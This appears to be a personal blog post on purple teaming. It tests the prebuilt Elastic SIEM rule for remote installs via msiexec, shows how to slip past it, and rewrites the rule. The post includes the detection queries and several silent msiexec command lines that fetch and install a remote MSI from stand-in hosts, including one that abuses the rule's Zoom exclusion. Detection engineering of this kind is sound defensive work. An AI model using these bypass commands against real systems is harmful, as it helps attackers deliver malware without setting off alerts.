Adversary-Informed Defense 1: Implementing, Bypassing, and Improving a Pre-built Elastic SIEM Rule
Prelude
Content
In this post I share some of my experiences with Elastic SIEM. More specifically, integrating a prebuilt Elastic SIEM rule, finding ways to bypass it, and improving the rule.
Background
Ever since the inception of my journey, I was focused on offensive security. I wanted to become a red teamer or at the very least a pentester. This started with a “Web Only” perspective which then moved to “Active Directory Only” and has been moving every since. But as time passed (as it does) and I grew as a person, I learned the importance of understanding cybersecurity as a whole and more importantly, I learned to be humble enough to say I made a mistake by not taking off the blinders but I’m willing to make it right. That’s why I took on this side-project for a semester break. For any cybersecurity enthusiast out there, don’t make the mistake I did. Learn cybersecurity as a whole and focus on the fundamentals. If you think you understand the fundamentals go back and work on them more. Don’t just read an article and think you understand it either. Practice, experiment, and implement. This was my first experience with blue teaming (or purple teaming) and except for installing the Elastic Stack, I really enjoyed it. But get ready to see some unhinged stuff (hopefully there aren’t any though)
Introduction
Elastic is a very common logging solution used by many organizations [1.0]. Elastic provides many use cases such as security or performance metrics logging. Modern versions of Elastic works with a server-agent model. You can learn more about how this model works in [1.1]. The bare minimum Elastic agent is pretty boring. It provides very useless data from a security point of view. This is where Integrations come into play. You can deploy integrations into Elastic agents so that they collect logs from places like Sysmon and Elastic Defend (Elastic EDR). You can see a list of all integrations in [1.2]
Elastic SIEM requires detection rules to operate reliably. Therefore, security teams are responsible for installing and engineering relevant detection rules. If they are too restrictive, the SOC would get flooded and they would miss real threats. And if they are too loose, threat actors would pass right by. Elastic SIEM provides over 1500 detection rules [1.3]. Some are built with generative AI [1.4] and some are hand-made.
In this post, I share my experience with installing one of these detection rules and my efforts to bypass it. I believe this is a fantastic exercise to build purple teaming skills and understand security as a whole.
[1.0] https://www.elastic.co/customers
[1.1] https://www.devopsschool.com/blog/what-is-elastic-agents-its-feature-and-how-it-works/
[1.2] https://www.elastic.co/guide/en/integrations/current/index.html
[1.3] https://www.elastic.co/guide/en/security/current/prebuilt-rules.html
[1.4] https://www.elastic.co/docs/reference/security/prebuilt-rules/rules/integrations/dga/command_and_control_ml_dga_high_sum_probability#triage-and-analysis
Engineering a Detection Rule
Some Rant
The golden age for threat actors is long gone. 5 years ago, you could send a Word document with malicious macros and trick a user into enabling the macros fairly easily to compromise their machine. I remember completing TryHackMe’s red teamer training where they taught how to create Office macros just to see them go (almost) obsolute (when targeting modern systems) after Microsoft disabled execution of macros inside documents that are downloaded from the internet. This lead to things like MOTW bypass (the mechanisms that Windows uses to tell if a file was downloaded from the internet) with ISO files and other alternative archive formats which also went (somewhat) obsolute after security patches. Then came the age of Entra ID phishing with things like device code phishing and evilginx. I was once told by a red teamer that you can still plant Office macros into documents after getting access to someone’s Office 365 account with Entra ID phishing. I didn’t test this personally though. Nevertheless, these techniques will probably also go obsolute when passkeys become the standard authentication method in Entra ID [2.0]. At that point, threat actors and red teamers will need to find alternative initial access methods like passkey phishing [2.1] or malicious browser and other 3rd party extensions [2.2] [2.3]. And of course, we shouldn’t forget ClickFix variations like ConsentFix [2.4].
There are many interesting techniques that can be used by attackers: installer phishing [2.5], ClickOnce-based phishing [2.6], AI-helped phishing, voice phishing, SMS phishing, this phishing, that phishing and the list goes on [2.7]. Even USB based phishing can become a thing again [2.8]. Afterall, MOTW bypass is not a concern in USB contained files. I am still wondering what would happen if someone managed to enter into an office room at night and placed Rubber Ducky implanted mice [2.9] on everyone’s desks. How many would like to test out the brand new mouse that is seemingly still sealed inside its box.
It’s also remarkable that cybersecurity solutions are becoming increasingly reliant on physical security with the rise of YubiKeys, and TPM based authentication methods like passkeys. At this point, the question becomes is your organization’s physical security in check? How well trained are your employees and your coworkers? What if an attacker targets them outside of the workplace?
Anyways, my point is that threat actors and red teamers need to decide which initial access technique they will choose which means I need to choose an initial access technique as well.
For this side-project of mine, I decided to look at MSI installer based initial access techniques. Mainly because they are easy to make a PoC with and are somewhat common [2.10] [2.11]. Elastic SIEM provides a few detection rules for identifying malicious usage of msiexec. One of them is the “Potential Remote Install via Msiexec [2.12]”
[2.0] https://mc.merill.net/message/MC1221452
[2.1] https://www.youtube.com/watch?v=xdl08cPDgtE
[2.2] https://www.youtube.com/watch?v=GG4gAhbhPH8
[2.3] https://www.reddit.com/r/programming/comments/1dcz9uj/malicious_vscode_extensions_with_millions_of/
[2.4] https://www.youtube.com/watch?v=AAiiIY-Soak
[2.5] https://vicone.com/blog/phishing-beyond-emails-how-compromised-installers-threaten-automotive-software-supply-chains
[2.6] https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-red-team-campaign-simulating-apt-tactics-in-energy-infrastructure/
[2.7] https://www.google.com/search?q=hp-wolf-security-threat-insights-report
[2.8] https://www.coro.net/blog/why-usb-attacks-are-back-and-how-to-prevent-them
[2.9] https://www.youtube.com/watch?v=r9SWkGPlJWM
[2.10] https://www.google.com/search?q=msiexec+malware+campaign
[2.11] https://thehackernews.com/2025/08/attackers-abuse-velociraptor-forensic.html
[2.12] https://www.elastic.co/guide/en/security/8.19/potential-remote-install-via-msiexec.html
Detection Rule: Potential Remote Install via Msiexec
According to the above source [2.11] , this rule is built with generative AI and has been reviewed (although we don’t know who or what reviewed it). It’s job is described as “Identifies attempts to install a file from a remote server using MsiExec. Adversaries may abuse Windows Installers for initial access and delivery of malware.” It’s severity is High and is implemented with the following EQL query.
process where host.os.type == "windows" and event.type == "start" and
  process.name : "msiexec.exe" and process.args : ("-i", "/i") and process.command_line : "*http*" and
  process.args : ("/qn", "-qn", "-q", "/q", "/quiet") and
  process.parent.name : ("sihost.exe", "explorer.exe", "cmd.exe", "wscript.exe", "mshta.exe", "powershell.exe", "wmiprvse.exe", "pcalua.exe", "forfiles.exe", "conhost.exe") and
  not process.command_line : ("*--set-server=*", "*UPGRADEADD=*" , "*--url=*",
                              "*USESERVERCONFIG=*", "*RCTENTERPRISESERVER=*", "*app.ninjarmm.com*", "*zoom.us/client*",
                              "*SUPPORTSERVERSTSURI=*", "*START_URL=*", "*AUTOCONFIG=*", "*awscli.amazonaws.com*")
This rule creates an alert with High severity when msiexec is executed with certain flags. But there are many exceptions to this. For example, the rule doesn’t alert if “zoom.us/client” is anywhere in the executed command. This can be seen in the below pictures.
 (running different variations of msiexec)
 (example alert)
As you can see, the ones that didn’t have “zoom.us/client” in the command can be detected using this rule. However, this rule failed to generate an alert when “zoom.us/client” was used as part of the remote url path. At this point, a SOC engineer either needs to remove this exclusion from the rule, or fine-tune it (along with some of the other exclusions) to be more precise like “https://zoom.us/client*”.
I should also point out that this variation of the payload was still logged but didn’t cause an alert, there is no real reason for a SOC analyst to dive into random logs therefore we can assume that an attacker using this bypass technique would be undetected. You can see the generated log in the below image.

I tried fine-tuning the rule like so:
process where host.os.type == "windows" and event.type == "start" and
  process.name : "msiexec.exe" and process.args : ("-i", "/i") and process.command_line : ("*http*", "\\\\") and
  process.args : ("/qn", "-qn", "-q", "/q", "/quiet") and
  process.parent.name : ("sihost.exe", "explorer.exe", "cmd.exe", "wscript.exe", "mshta.exe", "powershell.exe", "wmiprvse.exe", "pcalua.exe", "forfiles.exe", "conhost.exe") and
  not process.args : ("https://zoom.us/client/*")
This way, there must be an argument starting with “https://zoom.us/client/*”. An attacker can provide an arbitrary argument only once which is when they call the remote installer. All other arguments either start with a ‘-‘ or a ‘/’. A second arbitrary argument causes msiexec to give an error. So, the following msiexec command gives an error.
msiexec -i https://ev.il/install.msi /qn /quiet "https://zoom.us/client/" # error
Another change is I added “\\” to process.command_line because msiexec supports executing installers from remote SMB shares. But it does not support FTP or Gopher so we’re good. The following msiexec command would work and would not get detected in the initial version but the modified version detects it.
msiexec -i \\ev.il\install.msi /qn /quiet # valid, installs program from remote share and bypasses the first variant of the detection rule
UPDATE: I just realized the following payload bypasses the defense I implemented for the Zoom exclusion and msiexec doesn’t give an error.
msiexec.exe -i http://10.0.2.11/TRYING/install.msi /g https://zoom.us/client/asdf
The following is an improvement to the improvement. It can be extended to account for other flags that let you provide arbitrary parameters.
process where host.os.type == "windows" and event.type == "start" and
  process.name : "msiexec.exe" and process.args : ("-i", "/i") and process.command_line : ("*http*", "*\\\\*") and
  process.args : ("/qn", "-qn", "-q", "/q", "/quiet") and
  process.parent.name : ("sihost.exe", "explorer.exe", "cmd.exe", "wscript.exe", "mshta.exe", "powershell.exe", "wmiprvse.exe", "pcalua.exe", "forfiles.exe", "conhost.exe") and
  not (process.args : "https://zoom.us/client/*" and
  not process.command_line : "*/g*https://zoom.us/client/*")
END UPDATE
Conclusion
This small research points out the importance of well-thought defense engineering and how adversarial thinking plays a role in that.
As a beginner in defensive security, this side-project helped me to gain more insight into the intricate world of SOC. My only regret is how much time I spent just failing to setup Elastic. Regardless, I recommend anyone interested in blue teaming or red teaming do this project as well. Any red teamer should understand the SOC’s side of things and any blue teamer should be familiar with detection rules, false-positives, and false-negatives.
And that’s it. Hope you gained something out of this post. As always, if you have questions, criticisms, or just want to reach out, you know how to find my contact details.
EOF